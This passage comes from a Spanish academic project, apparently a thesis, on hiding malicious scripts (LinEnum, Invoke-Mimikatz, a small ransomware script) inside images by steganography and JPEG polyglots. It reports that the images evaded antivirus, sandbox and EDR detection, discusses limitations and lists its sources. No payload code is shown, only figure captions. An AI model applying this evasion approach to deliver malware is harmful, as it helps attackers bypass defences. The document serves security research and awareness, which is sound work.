


Ilustración 47: Creación y extracción sobre cat_linenum_sh.png




Ilustración 48: Creación y extracción sobre cat_invoke_mimikatz_ps1.png

Para una segunda prueba, creamos una versión políglota de la imagen cat.jpg y comprobamos como se ejecuta el script.

Ilustración 49: Creación y extracción sobre cat_miniransom_sh.jpg

Tras generar el fichero de imagen y desde un directorio de pruebas, podemos llevar a cabo la ejecución en dos formas. La primera de ella es extrayendo el contenido y enviándolo al intérprete de comandos.




Ilustración 50: Ejecución de cat_miniransom_sh.jpg mediante extracción

La segunda de ellas es ejecutar directamente el archivo de imagen. De este modo comprobamos como un fichero de imagen puede comportarse como un script.




Ilustración 51: Ejecución de cat_miniransom_sh.jpg mediante interpretación

7. Resultados

Tras verificar que estas nuevas imágenes contienen los scripts maliciosos, se deberán someter a las mismas pruebas de detección que a las versiones originales.




Ilustración 52: Análisis de reputación de cat_linenum_sh.png




Ilustración 53: Análisis de reputación de cat_invoke_mimikatz_ps1.png

Destacamos en esta primera fase la eficacia del método esteganográfico. Se ha conseguido eludir los sistemas de detección de todos los motores de antivirus más populares, obteniendo un resultado positivo.

Estos modelos de detección se basan en el reconocimiento de firmas de ficheros y patrones de su contenido. Para realizar una evaluación de mayor profundidad debemos someter las imágenes a pruebas de detección a través de EDRs y entornos *Sandbox*[28], donde se aplicarán análisis basadas en comportamientos y formatos.

Los entornos seleccionados son Hybrid Analysis[29], Polyswarm[30] y Cuckoo[31], cuyos accesos pueden comprobarse desde los anexos en este proyecto.

[28] https://es.wikipedia.org/wiki/Entorno_de_pruebas_(inform%C3%A1tica)
[29] https://www.hybrid-analysis.com/
[30] https://polyswarm.network/
[31] https://sandbox.pikker.ee/




Ilustración 54: Análisis de reputación de cat_linenum_sh.png en Hybrid Analysis




Ilustración 55: Análisis de reputación de cat_invoke_mimikatz_ps1.png en Hybrid Analysis




Ilustración 56: Análisis de reputación de cat_miniransom_sh.jpg en Hybrid Analysis




Ilustración 57: Análisis de reputación en Polyswarm




Ilustración 58: Análisis de reputación de cat_linenum_sh.png en Cuckoo




Ilustración 59: Análisis de reputación de cat_invoke_mimikatz_ps1.png en Cuckoo




Ilustración 60: Análisis de reputación de cat_miniransom_sh.jpg en Cuckoo

Estos resultados nos muestran que los motores de detección actuales no son capaces de identificar código malicioso si se encuentra oculto en otros ficheros. A pesar de no estar usando algoritmos esteganográficos demasiado sofisticados, tan solo Polyswarm genera una ligera alerta debida a discrepancias con el tamaño que deberían tener las imágenes.

7.1. Errores conocidos y limitaciones

Aunque los resultados obtenidos son positivos y prometedores, existen ciertas mejoras que poder aplicar al código.

En primer lugar existe una ineficiencia en cuanto al procesamiento de imágenes muy grandes, especialmente en las funciones encode y decode. Debido a su implementación, las imágenes que se procesan son cargadas completamente en memoria para realizar una iteración sobre cada píxel. Una

mejora futura del proyecto debería considerar la implementación de estas funciones a través de la biblioteca NumPy y manejar las imágenes con operaciones matriciales.

En estas mismas funciones, la técnica de LSB utilizada para ocultar código no es la más segura para la esteganografía. Es relativamente fácil de detectar y extraer los datos ocultos. A pesar de que el resultado ha sido suficiente para superar las pruebas de detección, otros algoritmos más sofisticados pueden mejorar la tasa de detección en escenarios no contemplados en este proyecto.

Por último, la función polyglot está diseñada específicamente para trabajar con imágenes JPEG. Su implementación es dependiente del formato del archivo que se usa como portador, ya que se utiliza el número mágico de los ficheros JPEG. Una mejora muy interesante podría ser extender esta función a otros formatos o buscar alternativas de ocultación al margen del espacio en la cabecera del fichero.
Además, este último punto tiene como consecuencia que el tamaño del códugo que se oculta esté muy limitado al espacio reservado.

8. Conclusiones y trabajos futuros

En este proyecto se ha demostrado la viabilidad de utilizar técnicas de esteganografía para ocultar scripts maliciosos en imágenes, logrando evadir la detección de los sistemas EDRs más comunes y reconocidos. Los resultados obtenidos confirman que, aunque los algoritmos utilizados no sean extremadamente sofisticados, la ocultación de código malicioso en otros archivos representa una amenaza significativa para los sistemas de seguridad actuales. La eficacia del método esteganográfico fue notable, superando las expectativas iniciales, lo que sugiere que incluso los sistemas de seguridad más robustos tienen vulnerabilidades que pueden ser explotadas.

Aunque hemos alcanzado con éxito el objetivo principal de demostrar cómo a partir de esteganografía se consigue evadir detecciones basadas en EDRs, queda claro que existen áreas de mejora, especialmente en la eficiencia del procesamiento de imágenes grandes y la robustez de los algoritmos utilizados. La limitación de trabajar exclusivamente con imágenes JPEG y la necesidad de una mejor gestión del tamaño del código a ocultar también destacan como áreas para futuras mejoras.

Con respecto al impacto ético-social contemplado en el inicio del trabajo, hemos observado que, aunque el proyecto tiene un potencial negativo en términos de seguridad informática, su propósito investigativo y educativo ayuda a mitigar estos riesgos al concienciar sobre las vulnerabilidades existentes. Al revelarse posibles brechas en los sistemas actuales, esta investigación promueve un mayor entendimiento y conciencia sobre los riesgos asociados con la ciberseguridad, lo que a su vez puede impulsar el desarrollo de medidas de protección más robustas.

El desarrollo de este proyecto ha seguido en gran medida la hoja de ruta planificada inicialmente, respetando los plazos y objetivos fundamentales que se habían establecido. No obstante, ocurrieron algunas complicaciones inesperadas que exigieron una revisión y adaptación de la metodología, especialmente en las etapas avanzadas del proyecto.

Durante las fases finales, fue necesario ampliar el tiempo dedicado no solo al desarrollo de la herramienta en sí, sino también a la evaluación de su efectividad y seguridad. Este proceso implicó una serie de iteraciones adicionales en el diseño e implementación, así como una serie de pruebas más rigurosas para asegurar que la herramienta cumpliera con los resultados esperados. Esto fue debido a la complejidad de algunas etapas del desarrollo y los retrasos producidos por las herramientas de evaluación.

9. Glosario

- Antivirus: Software diseñado para detectar, prevenir y eliminar software malicioso (*malware*) de los sistemas informáticos. Los programas antivirus típicamente escanean archivos y sistemas para patrones conocidos de malware.

- BMP (Bitmap Image File): Formato de archivo de imagen de mapa de bits que almacena datos de imagen de manera no comprimida, lo que resulta en imágenes de alta calidad y tamaños de archivo grandes.

- Command & Control (C&C): Servidores o redes de sistemas utilizados por atacantes para mantener la comunicación con el malware o las máquinas infectadas, controlándolas remotamente para llevar a cabo acciones maliciosas.

- EDR (Endpoint Detection and Response): Solución de seguridad informática que monitorea continuamente los equipos y dispositivos finales en busca de actividades sospechosas, ofreciendo funciones para investigar amenazas y responder a incidentes.

- Hash: Valor de resumen criptográfico generado a partir de un conjunto de datos como un archivo, comúnmente utilizado para verificar su integridad. Al aplicar una función de hash criptográfica a los datos del archivo, se produce un valor único que actúa como su firma digital.

- JPEG (Joint Photographic Experts Group): Formato comúnmente utilizado para comprimir imágenes digitales, especialmente aquellas producidas por cámaras digitales. Utiliza compresión con pérdida para reducir el tamaño del archivo a costa de una cierta pérdida de calidad.

- Malware: Software diseñado con la intención de dañar, explotar o realizar acciones no autorizadas en un sistema informático. Incluye virus, troyanos, *ransomware* y otros tipos de código maliciosos.

- MITRE: Corporación de investigación y desarrollo estadounidense que proporciona una variedad de servicios de apoyo al gobierno federal de EE. UU., incluyendo la gestión del Centro de Sistemas y Tecnologías de la Información y la base de datos ATT&CK, que documenta tácticas y técnicas de empleadas por atacantes.

- Payloads: Parte de un programa malicioso que ejecuta acciones dañinas en un sistema, como la descarga de malware, la explotación de vulnerabilidades o la ejecución de comandos arbitrarios.

- Phishing: Técnica de ingeniería social que implica el envío de comunicaciones, como correos electrónicos, que parecen ser de fuentes

confiables con el objetivo de engañar a los receptores para que revelen información personal, como contraseñas y detalles de tarjetas de crédito.

- PNG (Portable Network Graphics): Formato de archivo de imagen digital que utiliza compresión de datos sin pérdida para almacenar imágenes. PNG fue creado como una mejora y reemplazo no patentado del formato GIF.

- RAR (Roshal Archive): Formato de archivo propietario para la compresión y archivado de datos, que permite la reducción del tamaño de los archivos y facilita su transporte o almacenamiento. El formato RAR fue desarrollado por el ingeniero de software ruso Eugene Roshal.

- Ransomware: Tipo de malware que cifra los datos del usuario y exige un rescate a cambio de la clave de descifrado. El pago suele exigirse en criptomonedas para mantener el anonimato del atacante.

- Sandbox: Entorno de pruebas aislado utilizado en seguridad informática para ejecutar y analizar software sospechoso sin riesgo para el sistema operativo principal.

- Seguridad Ofensiva: Enfoque proactivo en la seguridad informática que implica la simulación de ataques y la explotación de vulnerabilidades para identificar y corregir debilidades antes de que puedan ser explotadas por actores maliciosos.

- Spear Phishing: Forma de phishing que es altamente dirigida y personalizada para engañar a individuos específicos o empresas, a menudo utilizando información personal para aumentar su apariencia de legitimidad.

- Spoofing: Acto de camuflar una comunicación de una fuente desconocida como si fuera de una fuente conocida y confiable. Puede ocurrir en varias formas, incluyendo la suplantación de direcciones IP, correos electrónicos y sitios web.

10. Bibliografía

- Jordi Serra y Daniel Lerch (2014). *Esteganografía y Estegoanálisis.* 0xWord.

- Ajin Abraham (2015). *Bypassing Content Security Policy with a JS/GIF Polyglot.* Disponible en: https://ajinabraham.com/blog/bypassing-content-security-policy-with-a-jsgif-polyglot

- Mauro Gentile (2015). *PDF-based polyglots through SVG images.* Disponible en: https://blog.mindedsecurity.com/2015/08/pdf-based-polyglots-through-svg-images.html

- Saumil Shah (2015). *Stegosploit. Exploit Delivery via Steganography and Polyglots.* Disponible en: https://stegosploit.info/

- Alfonso Muñoz (2016). *Privacidad y Ocultación de Información Digital. Esteganografía. Protegiendo y atacando redes informáticas.* Ra-Ma.

- Augusto Remillano II y Kiyoshi Obuchi (2019). *Examining Powload's Evolution*. Disponible en: https://www.trendmicro.com/en_us/research/19/c/from-fileless-techniques-to-using-steganography-examining-powloads-evolution.html

- Ionut Ilascu (2019). *Malvertising Attack Sneaks JavaScript Payload in Polyglot Images.* Disponible en: https://www.bleepingcomputer.com/news/security/malvertising-attack-sneaks-javascript-payload-in-polyglot-images/

- Vyacheslav Kopeytsev (2020). *Steganography in attacks on industrial enterprises (updated)*. Disponible en: https://ics-cert.kaspersky.com/publications/reports/2020/06/17/steganography-in-attacks-on-industrial-enterprises/

- TrendMicro (2020). *TA551 distributes new ICEDID malware*. Disponible en: https://success.trendmicro.com/dcx/s/solution/000283386?language=en_US

- Mindcrypt (2020). *Powerglot.* Disponible en: https://github.com/mindcrypt/powerglot.git

- Alfonso Muñoz y Bernardo Quintero (2021). *Estegomalware - Evasión de antivirus y seguridad perimetral usando esteganografía.* Independently published.

- Luke Leal (2021). *Magento 2 PHP Credit Card Skimmer Saves to JPG*. Disponible en: https://blog.sucuri.net/2021/03/magento-2-php-credit-card-skimmer-saves-to-jpg.html

- Ben Martin (2021). Magecart Swiper Uses Unorthodox Concatenation. Disponible en: https://blog.sucuri.net/2021/07/magecart-swiper-uses-unorthodox-concatenation.html

- VirusTotal (2021). *Ransomware in a Global Context*. Disponible en: https://storage.googleapis.com/vtpublic/vt-ransomware-report-2021.pdf

- Lena (2023). *Unpacking the Use of Steganography in Recent Malware Attacks.* Disponible en: https://any.run/cybersecurity-blog/steganography-in-malware-attacks/

11. Anexos

11.1. Accesos a herramientas y documentación de estegoanálisis.

Digital Invisible Ink Toolkit. Disponible en: https://diit.sourceforge.net/doco.html y https://community.nzdl.org/stego/
Steghide. Disponible en: https://steghide.sourceforge.net/
Aletheia. Disponible en: https://github.com/daniellerch/aletheia y https://daniellerch.me/stego/aletheia/intro-es/

11.2. Acceso a entornos de sandbox

VirusTotal. Disponible en: https://www.virustotal.com/
Hybrid Analysis. Disponible en: https://www.hybrid-analysis.com/
Plyswarm. Disponible en: https://polyswarm.network/
Cuckoo. Disponible en: https://sandbox.pikker.ee/

11.3. Formatos de ficheros




Ilustración 61: Estructura de archivos JPEG

